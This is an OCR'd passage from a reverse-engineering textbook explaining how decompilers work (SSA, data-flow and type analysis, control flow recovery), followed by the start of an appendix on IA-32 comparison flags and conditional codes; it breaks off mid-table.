


Figure 13.2 Typical control flow graphs: (a) a simple `if` statement (b) an `if-else` statement (c) a `while` loop.

The Front End

Decompiler front ends perform the opposite function of compiler back ends. Compiler back ends take a compiler's intermediate representation and convert it to the target machine's native assembly language, whereas decompiler front ends take the same native assembly language and convert it back into the decompiler's intermediate representation. The first step in this process is to go over the source executable byte by byte and analyze each instruction, including its operands. These instructions are then analyzed and converted into the decompiler's intermediate representation. This intermediate representation is then slowly improved during the code analysis stage to prepare it for conversion into a high-level language representation by the back end.

Some decompilers don't actually go through the process of disassembling the source executable but instead require the user to run it through a disassembler (such as IDA Pro). The disassembler produces a textual representation of the source program which can then be read and analyzed by the decompiler. This does not directly affect the results of the decompilation process but merely creates a minor inconvenince for the user.

The following sections discuss the individual stages that take place inside a decompiler's front end.

Semantic Analysis

A decompiler front end starts out by simply scanning the individual instructions and converting them into the decompiler's intermediate representation, but it doesn't end there. Directly translating individual instructions often has little value in itself, because some of these instructions only make sense together, as a sequence. There are many architecture specific sequences that are made to overcome certain limitations of the specific architecture. The front end must properly resolve these types of sequences and correctly translate them into the intermediate representation, while eliminating all of the architecture-specific details.

Let's take a look at an example of such a sequence. In the early days of the IA-32 architecture, the floating-point unit was not an integral part of the processor, and was actually implemented on a separate chip (typically referred to as the math coprocessor) that had its own socket on the motherboard. This meant that the two instruction sets were highly isolated from one another, which imposed some limitations. For example, to compare two floating-point values, one couldn't just compare and conditionally branch using the standard conditional branch instructions. The problem was that the math coprocessor

couldn't directly update the EFLAGS register (nowadays this is easy, because the two units are implemented on a single chip). This meant that the result of a floating-point comparison was written into a separate floating-point status register, which then had to be loaded into one of the general-purpose registers, and from *there* it was possible to test its value and perform a conditional branch. Let's look at an example.

```
00401000    FLD DWORD PTR [ESP+4]
00401004    FCOMP DWORD PTR [ESP+8]
00401008    FSTSW AX
0040100A    TEST AH,41
0040100D    JNZ SHORT 0040101D
```

This snippet loads one floating-point value into the floating-point stack (essentially like a floating-point register), and compares another value against the first value. Because the older FCOMP instruction is used, the result is stored in the floating-point status word. If the code were to use the newer FCOMIP instruction, the outcome would be written directly into EFLAGS, but this is a newer instruction that didn't exist in older versions of the processor. Because the result is stored in the floating-point status word, you need to somehow get it out of there in order to test the result of the comparison and perform a conditional branch. This is done using the FSTSW instruction, which copies the floating-point status word into the AX register. Once that value is in AX, you can test the specific flags and perform the conditional branch.

The bottom line of all of this is that to translate this sequence into the decompiler's intermediate representation (which is not supposed to contain any architecture-specific details), the front end must "understand" this sequence for what it is, and eliminate the code that tests for specific flags (the constant 0x41) and so on. This is usually implemented by adding specific code in the front end that knows how to decipher these types of sequences.

Generating Control Flow Graphs

The code generated by a decompiler's front end is represented in a graph structure, where each code block is called a *basic block* (BB). This graph structure simply represents the control flow instructions present in the low-level machine code. Each BB ends with a control flow instruction such as a branch instruction, a call, or a ret, or with a label that is referenced by some branch instruction elsewhere in the code (because labels represent a control flow join).

Blocks are defined for each code segment that is referenced elsewhere in the code, typically by a branch instruction. Additionally, a BB is created after every conditional branch instruction, so that a conditional branch instruction

can either flow into the BB representing the branch target address or into the BB that contains the code immediately following the condition. This concept is illustrated in Figure 13.3. Note that to improve readability the actual code in Figure 13.3 is shown as IA-32 assembly language code, whereas in most decompilers BBs are represented using the decompiler's internal instruction set.

Figure 13.3 An unstructured control flow graph representing branches in the original program. The dotted arrows represent conditional branch instructions while the plain ones represent fall-through cases—this is where execution proceeds when a branch isn't taken.

The control flow graph in Figure 13.3 is quite primitive. It is essentially a graphical representation of the low-level control flow statement in the program. It is important to perform this simple analysis at this early stage in decompilation to correctly break the program into basic blocks. The process of actually structuring these graphs into a representation closer to the one used by high-level languages is performed later, during the control flow analysis stage.

Code Analysis

Strictly speaking, a decompiler doesn't have an optimizing stage. After all, you're looking to produce a high-level language representation from a binary executable, and not to "improve" the program in any way. On the contrary, you want the output to match the original program as closely as possible. In reality, this optimizing, or code-improving, phase in a decompiler is where the program is transformed from a low-level intermediate representation to a higher-level intermediate representation that is ready to be transformed into a high-level language code. This process could actually be described as the opposite of the compiler's optimization process—you're trying to undo many of the compiler's optimizations.

The code analysis stage is where much of the interesting stuff happens. Decompilation literature is quite scarce, and there doesn't seem to be an official term for this stage, so I'll just name it the *code analysis stage*, even though some decompiler researchers simply call it the middle-end.

The code analysis stage starts with an intermediate representation of the program that is fairly close to the original assembly language code. The program is represented using an instruction set similar to the one discussed in the previous section, but it still lacks any real expressions. The code analysis process includes data-flow analysis, which is where these expressions are formed, type analysis which is where complex and primitive data types are detected, and control flow analysis, which is where high-level control flow constructs are recovered from the unstructured control flow graph created by the front end. These stages are discussed in detail in the following sections.

Data-Flow Analysis

Data-flow analysis is a critical stage in the decompilation process. This is where the decompiler analyzes the individual, seemingly unrelated machine instructions and makes the necessary connections between them. The connections are created by tracking the flow of data within those instructions and analyzing the impact each individual instruction has on registers and memory

locations. The resulting information from this type of analysis can be used for a number of different things in the decompilation process. It is required for eliminating the concept of registers and operations performed on individual registers, and also for introducing the concept of variables and long expressions that are made up of several machine-level instructions. Data-flow analysis is also where conditional codes are eliminated. Conditional codes are easily decompiled when dealing with simple comparisons, but they can also be used in other, less obvious ways.

Let's look at a trivial example where you must use data-flow analysis in order for the decompiler to truly "understand" what the code is doing. Think of function return values. It is customary for IA-32 code to use the `EAX` register for passing return values from a procedure to its caller, but a decompiler cannot necessarily count on that. Different compilers might use different conventions, especially when functions are defined as `static` and the compiler controls all points of entry into the specific function. In such a case, the compiler might decide to use some other register for passing the return value. How does a decompiler know which register is used for passing back return values and which registers are used for passing parameters into a procedure? This is exactly the type of problem addressed by data-flow analysis.

Data-flow analysis is performed by defining a special notation that simplifies this process. This notation must conveniently represent the concept of *defining* a register, which means that it is loaded with a new value and *using* a register, which simply means its value is read. Ideally, such a representation should also simplify the process of identifying various points in the code where a register is defined in parallel in two different branches in the control flow graph.

The next section describes SSA, which is a commonly used notation for implementing data-flow analysis (in both compilers and decompilers). After introducing SSA, I proceed to demonstrate areas in the decompilation process where data-flow analysis is required.

Single Static Assignment (SSA)

Single static assignment (SSA) is a special notation commonly used in compilers that simplifies many data-flow analysis problems in compilers and can assist in certain optimizations and register allocation. The idea is to treat each individual assignment operation as a different instance of a single variable, so that *x* becomes *x0*, *x1*, *x2*, and so on with each new assignment operation. SSA can be useful in decompilation because decompilers have to deal with the way compilers reuse registers within a single procedure. It is very common for procedures that use a large number of variables to use a single register for two or more different variables, often containing a different data type.

One prominent feature of SSA is its support of φ-*functions* (pronounced "fy functions"). φ-functions are positions in the code where the value of a register is going to be different depending on which branch in the procedure is taken. φ-functions typically take place at the merging point of two or more different branches in the code, and are used for defining the possible values that the specific registers might take, depending on which particular branch is taken. Here is a little example presented in IA-32 code:

```
   mov    esi1, 0           ; Define esi1
   cmp    eax1, esi1
   jne    NotEquals
   mov    esi2, 7           ; Define esi2
   jmp    After
NotEquals:
   mov    esi3, 3           ; Define esi3
After:
   esi4 = φ(esi2, esi3)     ; Define esi4
   mov eax2, esi4           ; Define eax2
```

In this example, it can be clearly seen how each new assignment into `ESI` essentially declares a new logical register. The definitions of `ESI2` and `ESI3` take place in two separate branches on the control flow graph, meaning that only one of these assignments can actually take place while the code is running. This is specified in the definition of `ESI4`, which is defined using a φ-function as either `ESI2` or `ESI3`, depending on which particular branch is actually taken. This notation simplifies the code analysis process because it clearly marks positions in the code where a register receives a different value, depending on which branches in the control flow graph are followed.

Data Propagation

Most processor architectures are based on *register transfer languages* (RTL), which means that they must load values into registers in order to use them. This means that the average program includes quite a few register load and store operations where the registers are merely used as temporary storage to enable certain instructions access to data. Part of the data-flow analysis process in a decompiler involves the elimination of such instructions to improve the readability of the code.

Let's take the following code sequence as an example:

```
mov       eax, DWORD PTR _z$[esp+36]
lea       ecx, DWORD PTR [eax+4]
mov       eax, DWORD PTR _y$[esp+32]
cdq
```

```
idiv      ecx
mov       edx, DWORD PTR _x$[esp+28]
lea       eax, DWORD PTR [eax+edx*2]
```

In this code sequence each value is first loaded into a register before it is used, but the values are only used in the context of this sample—the contents of `EDX` and `ECX` are discarded after this code sequence (`EAX` is used for passing the result to the caller).

If you directly decompile the preceding sequence into a sequence of assignment expressions, you come up with the following output:

```
Variable1 = Param3;
Variable2 = Variable1 + 4;
Variable1 = Param2;
Variable1 = Variable1 / Variable2
Variable3 = Param1;
Variable1 = Variable1 + Variable3 * 2;
```

Even though this is perfectly legal C code, it is quite different from anything that a real programmer would ever write. In this sample, a local variable was assigned to each register being used, which is totally unnecessary considering that the only reason that the compiler used registers is that many instructions simply *can't* work directly with memory operands. Thus it makes sense to track the flow of data in this sequence and eliminate all temporary register usage. For example, you would replace the first two lines of the preceding sequence with:

```
Variable2 = Param3 + 4;
```

So, instead of first loading the value of `Param3` to a local variable before using it, you just use it directly. If you look at the following two lines, the same principle can be applied just as easily. There is really no need for storing either `Param2` nor the result of `Param3 + 4`, you can just compute that inside the division expression, like this:

```
Variable1 = Param2 / (Param3 + 4);
```

The same goes for the last two lines: You simply carry over the expression from above and propagate it. This gives you the following complex expression:

```
Variable1 = Param2 / (Param3 + 4) + Param1 * 2;
```

The preceding code is obviously far more human-readable. The elimination of temporary storage registers is obviously a critical step in the decompilation process. Of course, this process should not be overdone. In many cases, registers

represent actual local variables that were defined in the original program. Eliminating them might reduce program readability.

In terms of implementation, one representation that greatly simplifies this process is the SSA notation described earlier. That's because SSA provides a clear picture of the lifespan of each register value and simplifies the process of identifying ambiguous cases where different control flow paths lead to different assignment instructions on the same register. This enables the decompiler to determine when propagation should take place and when it shouldn't.

Register Variable Identification

After you eliminate all temporary registers during the register copy propagation process, you're left with registers that are actually used as variables. These are easy to identify because they are used during longer code sequences compared to temporary storage registers, which are often loaded from some memory address, immediately used in an instruction, and discarded. A register variable is typically defined at some point in a procedure and is then used (either read or updated) more than once in the code.

Still, the simple fact is that in some cases it is impossible to determine whether a register originated in a variable in the program source code or whether it was just allocated by the compiler for intermediate storage. Here is a trivial example of how that happens:

```
int MyVariable = x * 4;
SomeFunc1(MyVariable);
SomeFunc2(MyVariable);
SomeFunc3(MyVariable);
MyVariable++;
SomeFunc4(MyVariable);
```

In this example the compiler is likely to assign a register for `MyVariable`, calculate `x * 4` into it, and push it as the parameter in the first three function calls. At that point, the register would be incremented and pushed as a parameter for the last function call. The problem is that this is *exactly* the same code most optimizers would produce for the example that follows as well:

```
SomeFunc1(x * 4);
SomeFunc2(x * 4);
SomeFunc3(x * 4);
SomeFunc4(x * 4 + 1);
```

In this case, the compiler is smart enough to realize that `x * 4` doesn't need to be calculated four times. Instead it just computes `x * 4` into a register and pushes that value into each function call. Before the last call to `SomeFunc4` that register is incremented and is then passed into `SomeFunc4`, just as in the previous example where the variable was explicitly defined. This is good

example of how information is irretrievably lost during the compilation process. A decompiler would have to employ some kind of heuristic to decide whether to declare a variable for `x * 4` or simply duplicate that expression wherever it is used.

It should be noted that this is more of a style and readability issue that doesn't really affect the meaning of the code. Still, in very large functions that use highly complex expressions, it might make a significant impact on the overall readability of the generated code.

Data Type Propagation

Another thing data-flow analysis is good for is data type propagation. Decompilers receive type information from a variety of sources and type-analysis techniques. Propagating that information throughout the program as much as possible can do wonders to improve the readability of decompiled output. Let's take a powerful technique for extracting type information and demonstrate how it can benefit from type propagation.

It is a well-known practice to gather data type information from library calls and system calls [Guilfanov]. The idea is that if you can properly identify calls to known functions such as system calls or runtime library calls, you can easily propagate data types throughout the program and greatly improve its readability. First let's consider the simple case of external calls made to known system functions such as `KERNEL32!CreateFileA`. Upon encountering such a call, a decompiler can greatly benefit from the type information known about the call. For example, for this particular API it is known that its return value is a file handle and that the first parameter it receives is a pointer to an ASCII file name.

This information can be propagated within the current procedure to improve its readability because you now know that the register or storage location from which the first parameter is taken contains a pointer to a file name string. Depending on where this value comes from, you can enhance the program's type information. If for instance the value comes from a parameter passed to the current procedure, you now know the type of this parameter, and so on.

In a similar way, the value returned from this function can be tracked and correctly typed throughout this procedure and beyond. If the return value is used by the caller of the current procedure, you now know that the procedure also returns a file handle type.

This process is most effective when it is performed *globally*, on the entire program. That's because the decompiler can recursively propagate type information throughout the program and thus significantly improve overall output quality. Consider the call to `CreateFileA` from above. If you propagate all type information deduced from this call to both callers and callees of the current procedure, you wind up with quite a bit of additional type information throughout the program.

Type Analysis

Depending on the specific platform for which the executable was created, accurate type information is often not available in binary executables, certainly not directly. Higher-level bytecodes such as the Java bytecode and MSIL do contain accurate type information for function arguments, and class members (MSIL also has local variable data types, which are not available in the Java bytecode), which greatly simplifies the decompilation process. Native IA-32 executables (and this is true for most other processor architectures as well) contain no explicit type information whatsoever, but type information can be extracted using techniques such as the constraint-based techniques described in [Mycroft]. The following sections describe techniques for gathering simple and complex data type information from executables.

Primitive Data Types

When a register is defined (that is, when a value is first loaded into it) there is often no data type information available whatsoever. How can the decompiler determine whether a certain variable contains a signed or unsigned value, and how long it is (`char`, `short int`, and so on)? Because many instructions completely ignore primitive data types and operate in the exact same way regardless of whether a register contains a signed or an unsigned value, the decompiler must scan the code for instructions that *are* type sensitive. There are several examples of such instructions.

For detecting signed versus unsigned values, the best method is to examine conditional branches that are based on the value in question. That's because there are different groups of conditional branch instructions for signed and unsigned operands (for more information on this topic please see Appendix A). For example, the `JG` instruction is used when comparing signed values, while the `JA` instruction is used when comparing unsigned values. By locating one of these instructions and associating it with a specific register, the decompiler can propagate information on whether this register (and the origin of its current value) contains a signed or an unsigned value.

The `MOVZX` and `MOVSX` instructions make another source of information regarding signed versus unsigned values. These instructions are used when up-converting a value from 8 or 16 bits to 32 bits or from 8 bits to 16 bits. Here, the compiler must select the right instruction to reflect the exact data type being up-converted. Signed values must be sign extended using the `MOVSX` instruction, while unsigned values must be zero extended, using the `MOVZX` instruction. These instructions also reveal the exact length of a variable (before the up-conversion and after it). In cases where a shorter value is used without being up-converted first, the exact size of a specific value is usually easy to determine by observing which part of the register is being used (the full 32 bits, the lower 16 bits, and so on).

Once information regarding primitive data types is gathered, it makes a lot of sense to propagate it globally, as discussed earlier. This is generally true in native code decompilation—you want to take every tiny piece of relevant information you have and capitalize on it as much as possible.

Complex Data Types

How do decompilers deal with more complex data constructs such as structs and arrays? The first step is usually to establish that a certain register holds a memory address. This is trivial once an instruction that uses the register's value as a memory address is spotted somewhere throughout the code. At that point decompilers rely on the type of pointer arithmetic performed on the address to determine whether it is a struct or array and to create a definition for that data type.

Code sequences that add hard-coded constants to pointers and then access the resulting memory address can typically be assumed to be accessing structs. The process of determining the specific primitive data type of each member can be performed using the primitive data type identification techniques from above.

Arrays are typically accessed in a slightly different way, without using hard-coded offsets. Because array items are almost always accessed from inside a loop, the most common access sequence for an array is to use an index and a size multiplier. This makes arrays fairly easy to locate. Memory addresses that are calculated by adding a value multiplied by a constant to the base memory address are almost always arrays. Again the data type represented by the array can hopefully be determined using our standard type-analysis toolkit.

Sometimes a struct or array can be accessed without loading a dedicated register with the address to the data structure. This typically happens when a specific array item or struct member is specified and when that data structure resides on the stack. In such cases, the compiler can use hard-coded stack offsets to access individual fields in the struct or items in the array. In such cases, it becomes impossible to distinguish complex data types from simple local variables that reside on the stack.

In some cases, it is just not possible to recover array versus data structure information. This is most typical with arrays that are accessed using hard-coded indexes. The problem is that in such cases compilers typically resort to a hard-coded offset relative to the starting address of the array, which makes the sequence look identical to a struct access sequence.

Take the following code snippet as an example:

```
mov      eax, DWORD PTR [esp-4]
mov      DWORD PTR [eax], 0
mov      DWORD PTR [eax+4], 1
mov      DWORD PTR [eax+8], 2
```

The problem with this sequence is that you have no idea whether EAX represents a pointer to a data structure or an array. *Typically*, array items are not accessed using hard-coded indexes, and structure members are, but there are exceptions. In most cases, the preceding machine code would be produced by accessing structure members in the following fashion:

```
void foo1(TESTSTRUCT *pStruct)
{
  pStruct->a = FALSE;
  pStruct->b = TRUE;
  pStruct->c = SOMEFLAG; // SOMEFLAG == 2
}
```

The problem is that without making too much of an effort I can come up with at least one other source code sequence that would produce the very same assembly language code. The obvious case is if EAX represents an array and you access its first three 32-bit items and assign values to them, but that's a fairly unusual sequence. As I mentioned earlier, arrays are usually accessed via loops. This brings us to aggressive loop unrolling performed by some compilers under certain circumstances. In such cases, the compiler might produce the above assembly language sequence (or one very similar to it) even if the source code contained a loop. The following source code is an example—when compiled using the Microsoft C/C++ compiler with the Maximize Speed settings, it produces the assembly language sequence you saw earlier:

```
void foo2(int *pArray)
{
  for (int i = 0; i < 3; i++)
    pArray[i] = i;
}
```

This is another unfortunate (yet somewhat extreme) example of how information is lost during the compilation process. From a decompiler's standpoint, there is no way of knowing whether EAX represents an array or a data structure. Still, because arrays are rarely accessed using hard-coded offsets, simply assuming that a pointer calculated using such offsets represents a data structure would probably work for 99 percent of the code out there.

Control Flow Analysis

Control flow analysis is the process of converting the unstructured control flow graphs constructed by the front end into structured graphs that represent high-level language constructs. This is where the decompiler converts abstract blocks and conditional jumps to specific control flow constructs that represent high-level concepts such as pretested and posttested loops, two-way conditionals, and so on.

A thorough discussion of these control flow constructs and the way they are implemented by most modern compilers is given in Appendix A. The actual algorithms used to convert unstructured graphs into structured control flow graphs are beyond the scope of this book. An extensive coverage of these algorithms can be found in [Cifuentes2], [Cifuentes3].

Much of the control flow analysis is straightforward, but there are certain compiler idioms that might warrant special attention at this stage in the process. For example, many compilers tend to convert pretested loops to posttested loops, while adding a special test before the beginning of the loop to make sure that it is never entered if its condition is not satisfied. This is done as an optimization, but it can somewhat reduce code readability from the decompilation standpoint if it is not properly handled. The decompiler would perform a literal translation of this layout and would present the initial test as an additional `if` statement (that obviously never existed in the original program source code), followed by a `do...while` loop. It might make sense for a decompiler writer to identify this case and correctly structure the control flow graph to represent a regular pretested loop. Needless to say, there are likely other cases like this where compiler optimizations alter the control flow structure of the program in ways that would reduce the readability of decompiled output.

Finding Library Functions

Most executables contain significant amounts of library code that is linked into the executable. During the decompilation process it makes a lot of sense to identify these functions, mark them, and avoid decompiling them. There are several reasons why this is helpful:

- Decompiling all of this library code is often unnecessary and adds redundant code to the decompiler's output. By identifying library calls you can completely eliminate library code and increase the quality and relevance of our decompiled output.
- Properly identifying library calls means additional "symbols" in the program because you now have the names of every internal library call, which greatly improves the readability of the decompiled output.

- Once you have properly identified library calls you can benefit from the fact that you have accurate type information for these calls. This information can be propagated across the program (see the section on data type propagation earlier in this chapter) and greatly improve readability.

Techniques for accurately identifying library calls were described in [Emmerik1]. Without getting into too much detail, the basic idea is to create signatures for library files. These signatures are simply byte sequences that represent the first few bytes of each function in the library. During decompilation the executable is scanned for these signatures (using a hash to make the process efficient), and the addresses of all library functions are recorded. The decompiler generally avoids decompilation of such functions and simply incorporates the details regarding their data types into the type-analysis process.

The Back End

A decompiler's back end is responsible for producing actual high-level language code from the processed code that is produced during the code analysis stage. The back end is language-specific, and just as a compiler's back end is interchangeable to allow the compiler to support more than one processor architecture, so is a decompiler's back end. It can be fairly easily replaced to get the decompiler to produce different high-level language outputs.

Let's run a brief overview of how the back end produces code from the instructions in the intermediate representation. Instructions such as the assignment instruction typically referred to as `asgn` are fairly trivial to process because `asgn` already contains expression trees that simply need to be rendered as text. The `call` and `ret` instructions are also fairly trivial. During data-flow analysis the decompiler prepares an argument list for `call` instructions and locates the return value for the `ret` instruction. These are stored along with the instructions and must simply be printed in the correct syntax (depending on the target language) during the code-generation phase.

Probably the most complex step in this process is the creation of control flow statements from the structured control flow graph. Here, the decompiler must correctly choose the most suitable high-level language constructs for representing the control flow graph. For instance, most high-level languages support a variety of loop constructs such as `"do...while"`, `"while..."`, and `"for..."` loops. Additionally, depending on the specific language, the code might have unconditional jumps inside the loop body. These must be translated to keywords such as `break` or `continue`, assuming that such keywords (or ones equivalent to them) are supported in the target language.

Generating code for two-way or *n*-way conditionals is fairly straightforward at this point, considering that the conditions have been analyzed during

the code-analysis stage. All that's needed here is to determine the suitable language construct and produce the code using the expression tree found in the conditional statement (typically referred to as `jcond`). Again, unstructured elements in the control flow graph that make it past the analysis stage are typically represented using `goto` statements (think of an unconditional jump into the middle of a conditional block or a loop).

Real-World IA-32 Decompilation

At this point you might be thinking that you haven't really seen (or been able to find) that many working IA-32 decompilers, so where are they? Well, the fact is that at the time of writing there really aren't that many *fully functional* IA-32 decompilers, and it really looks as if this technology has a way to go before it becomes fully usable.

The two native IA-32 decompilers currently in development to the best of my knowledge are Andromeda and Boomerang. Both are already partially usable and one (Boomerang) has actually been used in the recovery of real production source code in a commercial environment [Emmerik2]. This report describes a process in which relatively large amounts of code were recovered while gradually improving the decompiler and fixing bugs to improve its output. Still, most of the results were hand-edited to improve their readability, and this project had a good starting point: The original source code of an older, prototype version of the same product was available.

Conclusion

This concludes the relatively brief survey of the fascinating field of decompilation. In this chapter, you have learned a bit about the process and algorithms involved in decompilation. You have also seen some demonstrations of the type of information available in binary executables, which gave you an idea on what type of output you could expect to see from a cutting-edge decompiler.

It should be emphasized that there is plenty more to decompilation. I have intentionally avoided discussing the details of decompilation algorithms to avoid turning this chapter into a boring classroom text. If you're interested in learning more, there are no books that specifically discuss decompilation at the time of writing, but probably the closest thing to a book on this topic is a PhD thesis written by Christina Cifuentes, *Reverse Compilation Techniques* [Cifuentes2]. This text provides a highly readable introduction to the topic and describes in detail the various algorithms used in decompilation. Beyond this text most of the accumulated knowledge can be found in a variety of research papers on this topic, most of which are freely available online.

As for the question of what to expect from binary decompilation, I'd summarize by saying binary decompilation *is* possible—it all boils down to setting people's expectations. Native code decompilation is "no silver bullet", to borrow from that famous line by Brooks—it cannot bring back 100 percent accurate high-level language code from executable binaries. Still, a working native code decompiler could produce an approximation of the original source code and do wonders to the reversing process by dramatically decreasing the amount of time it takes to reach an understanding of a complex program for which source code is not available.

There is certainly a lot to hope for in the field of binary decompilation. We have not yet seen what a best-of-breed native code decompiler could do when it is used with high quality library signatures and full-blown prototypes for operating system calls, and so on. I always get the impression that many people don't fully realize just how good an output could be expected from such a tool. Hopefully, time will tell.

APPENDIX

A

Deciphering Code Structures

This appendix discusses the most common logical and control flow constructs used in high-level languages and demonstrates how they are implemented in IA-32 assembly language. The idea is to provide a sort of dictionary for typical assembly language sequences you are likely to run into while reversing IA-32 assembly language code.

This appendix starts off with a detailed explanation of how logic is implemented in IA-32, including how operands are compared and the various conditional codes used by the conditional branch instructions. This is followed by a detailed examination of every popular control flow construct and how it is implemented in assembly language, including loops and a variety of conditional blocks. The next section discusses branchless logic, and demonstrates the most common branchless logic sequences. Finally, I've included a brief discussion on the impact of working-set tuning on the reversing process for Windows applications.

Understanding Low-Level Logic

The most basic element in software that distinguishes your average pocket calculator from a full-blown computer is the ability to execute a sequence of logical and conditional instructions. The following sections demonstrate the most common types of low-level logical constructs frequently encountered while

reversing, and explain their exact meanings. I begin by going over the process of comparing two operands in assembly language, which is a significant building block used in almost every logical statement. I then proceed to discuss the conditional codes in IA-32 assembly language, which are employed in every conditional instruction in the instruction set.

Comparing Operands

The vast majority of logical statements involve the comparison of two or more operands. This is usually followed by code that can act differently based on the result of the comparison. The following sections demonstrate the operand comparison mechanism in IA-32 assembly language. This process is somewhat different for signed and unsigned operands.

The fundamental instruction for comparing operands is the `CMP` instruction. `CMP` essentially subtracts the second operand from the first and discards the result. The processor's flags are used for notifying the instructions that follow on the result of the subtraction. As with many other instructions, flags are read differently depending on whether the operands are signed or unsigned.

If you're not familiar with the subtleties of IA-32 flags, it is highly recommended that you go over the "Arithmetic Flags" section in Appendix B before reading further.

Signed Comparisons

Table A.1 demonstrates the behavior of the `CMP` instruction when comparing signed operands. Remember that the following table also applies to the `SUB` instruction.

Table A.1 Signed Subtraction Outcome Table for `CMP` and `SUB` Instructions (*X* represents the left operand, while *Y* represents the right operand)

LEFT OPERAND	RIGHT OPERAND	RELATION BETWEEN OPERANDS	FLAGS AFFECTED	COMMENTS
$X >= 0$	$Y >= 0$	$X = Y$	OF=0 SF=0 ZF=1	The two operands are equal, so the result is zero.
$X > 0$	$Y >= 0$	$X > Y$	OF=0 SF=0 ZF=0	Flags are all zero, indicating a positive result, with no overflow.

Table A.1 *(continued)*

LEFT OPERAND	RIGHT OPERAND	RELATION BETWEEN OPERANDS	FLAGS AFFECTED	COMMENTS
$X < 0$	$Y < 0$	$X > Y$	OF=0 SF=0 ZF=0	This is the same as the preceding case, with both *X* and *Y* containing negative integers.
$X > 0$	$Y > 0$	$X < Y$	OF=0 SF=1 ZF=0	An SF=1 represents a negative result, which (with OF being unset) indicates that *Y* is larger than *X*.
$X < 0$	$Y >= 0$	$X < Y$	OF=0 SF=1 ZF=0	This is the same as the preceding case, except that *X* is negative and *Y* is positive. Again, the combination of SF=1 with OF=0 represents that *Y* is greater than *X*.
$X < 0$	$Y > 0$	$X < Y$	OF=1 SF=0 ZF=0	This is another similar case where *X* is negative and *Y* is positive, except that here an overflow is generated, and the result is positive.
$X > 0$	$Y < 0$	$X > Y$	OF=1 SF=1 ZF=0	When *X* is positive and *Y* is a negative integer low enough to generate a positive overflow, both OF and SF are set.

In looking at Table A.1, the ground rules for identifying the results of signed integer comparisons become clear. Here's a quick summary of the basic rules:

- Anytime ZF is set you know that the subtraction resulted in a zero, which means that the operands are equal.
- When all three flags are zero, you know that the first operand is greater than the second, because you have a positive result and no overflow.
- When there is a negative result and no overflow (SF=1 and OF=0), you know that the second operand is larger than the first.
- When there is an overflow and a positive result, the second operand must be larger than the first, because you essentially have a negative result that is too small to be represented by the destination operand (hence the overflow).
- When you have an overflow and a negative result, the first operand must be larger than the second, because you essentially have a positive result that is too large to be represented by the destination operand (hence the overflow).

While it is not generally necessary to *memorize* the comparison outcome tables (tables A.1 and A.2), it still makes sense to go over them and make sure that you properly understand how each flag is used in the operand comparison process. This will be helpful in some cases while reversing when flags are used in unconventional ways. Knowing how flags are set during comparison and subtraction is very helpful for properly understanding logical sequences and quickly deciphering their meaning.

Unsigned Comparisons

Table A.2 demonstrates the behavior of the `CMP` instruction when comparing unsigned operands. Remember that just like table A.1, the following table also applies to the `SUB` instruction.

Table A.2 Unsigned Subtraction Outcome Table for CMP and SUB Instructions (X represents the left operand, while Y represents the right operand)

RELATION BETWEEN OPERANDS	FLAGS AFFECTED	COMMENTS
X = *Y*	CF=0 ZF=1	The two operands are equal, so the result is zero.
X < *Y*	CF=1 ZF=0	*Y* is larger than *X* so the result is lower than 0, which generates an overflow (CF=1).
X > Y	CF=0 ZF=0	*X* is larger than *Y*, so the result is above zero, and no overflow is generated (CF=0).

In looking at Table A.2, the ground rules for identifying the results of unsigned integer comparisons become clear, and it's obvious that unsigned operands are easier to deal with. Here's a quick summary of the basic rules:

- Anytime ZF is set you know that the subtraction resulted in a zero, which means that the operands are equal.
- When both flags are zero, you know that the first operand is greater than the second, because you have a positive result and no overflow.
- When you have an overflow you know that the second operand is greater than the first, because the result must be too low in order to be represented by the destination operand.

The Conditional Codes

Conditional codes are suffixes added to certain conditional instructions in order to define the conditions governing their execution.

It is important for reversers to understand these mnemonics because virtually every conditional code sequence will include one or more of them. Sometimes their meaning will be very intuitive—take a look at the following code:

```
cmp
eax, 7
je
SomePlace
```

In this example, it is obvious that `JE` (which is jump if equal) will cause a jump to `SomePlace` if `EAX` equals 7. This is one of the more obvious cases where understanding the specifics of instructions such as `CMP` and of the conditional codes is really unnecessary. Unfortunately for us reversers, there are quite a few cases where the conditional codes are used in unintuitive ways. Understanding how the conditional codes use the flags is important for properly understanding program logic. The following sections list each condition code and explain which flags it uses and why.

The conditional codes listed in the following sections are listed as standalone codes, even though they are normally used as instruction suffixes to conditional instructions. Conditional codes are never used alone.

Signed Conditional Codes

Table A.3 presents the IA-32 conditional codes defined for signed operands. Note that in all signed conditional codes overflows are detected using the

overflow flag (OF). This is because the arithmetic instructions use OF for indicating signed overflows.

Table A.3 Signed Conditional Codes Table for `CMP` and `SUB` Instructions

MNEMONICS	FLAGS	SATISFIED WHEN	COMMENTS
